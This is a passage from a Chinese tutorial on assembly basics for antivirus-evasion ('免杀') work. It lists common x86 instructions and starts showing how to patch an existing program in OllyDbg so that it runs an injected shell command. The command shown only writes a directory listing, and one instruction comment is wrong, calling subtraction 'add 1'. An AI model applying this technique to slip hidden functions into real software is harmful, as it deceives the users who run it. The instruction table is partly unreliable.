


图16

其中的“地址”代表程序加载到内存之后的相对地址，与我们平时定位特征码时的偏移量并不是一个概念，紧随其后的“HEX数据”表明这段指令在用16进制查看后的状态，而后面的“反汇编”就是指这段程序的反汇编代码了，另外这里的“注释”大多都是指程序中的字符或调用的命令。


图17

二、常用汇编指令

这里所指的比较常用的指令是针对我们的免杀工作而言的，大家也可以作为一个参考的形式来对待这一小节的内容，遇到不懂的指令就先到这里来查看它的用法，久而久之也就记熟了。





图18


图19




图20

1. 传送指令mov

传送指令的格式为：Mov　ebp,esp　；将esp传送至ebp

2. 进栈指令push

进栈指令的格式为：Push　ebp　；将基址指针寄存器（ebp）压入堆栈

3. 出栈指令pop

出栈指令的格式为：Pop　ebp　；将基址指针寄存器（ebp）弹出堆栈

4. 加法指令add

加法指令的格式为：Add　esp,1　；将指针寄存器（esp）加1

5. 减法指令sub

减法指令的格式为：Sub　esp,1　；将指针寄存器（esp）加1

6. 增量指令inc

增量指令的格式为：Inc　ecx　；计数器（ecx）加1

7. 减量指令dec

减量指令的格式为：Dec　ecx　；计数器（ecx）减1

8. 无条件转移指令jmp

无条件转移指令的格式为：Jmp　00000001　；跳转到00000001

9. 子程序调用指令call

子程序调用指令的格式为：Call　XX 00001234　；调用位于00001234处的子程序

一口气总结了这么多，都是精挑细选出来的，也许有一些小菜朋友看完后会感觉一头雾水：那些“指针寄存器”与“计数器”都是干什么的啊？迷迷糊糊的……，其实没必要这么想，上面我只是举了一个例子，大家要明白的是这些语句怎么用，而不用搞明白这些例子语句究竟是干什么的。

三、由汇编语言想到的

学了这么多枯燥乏味的东西，它们究竟有什么作用呢？下面我就教大家利用现有的知识将一个应用程序添加上我们想要的功能。

首先，下面的内容会涉及到“2、进栈指令push”、“8、无条件转移指令jmp”和“9、子程序调用指令call”，我会依次为大家边做演示边进行讲解。

我们的目标就是将“木马辅助查找器 2005”（以下简称“木马查找器”）添加一个功能，当它运行时会向C盘下写入一个内容为C盘里文件目录结构的文本文档。第一步先祭出我们OllyDbg，并打开“木马查找器”，如图17，看见这些生疏的汇编指令我们先不用担心，只需要先找到一处“HEX数据”为0的区域，并记住开头的地址，如图18，然后选中一片区域，并单击鼠标右键，选择“二进制”→“编辑”，如图19。




图21

在弹出的编辑对话框中输入我们一会儿要调用的命令“cmd /c dir c:\ > c:\lookme.txt”，如图20，熟悉DOS的朋友们应该知道，这是一段将C盘里的文件及目录信息写入到位于c:\lookme.txt的文件中的一段DOS命令。

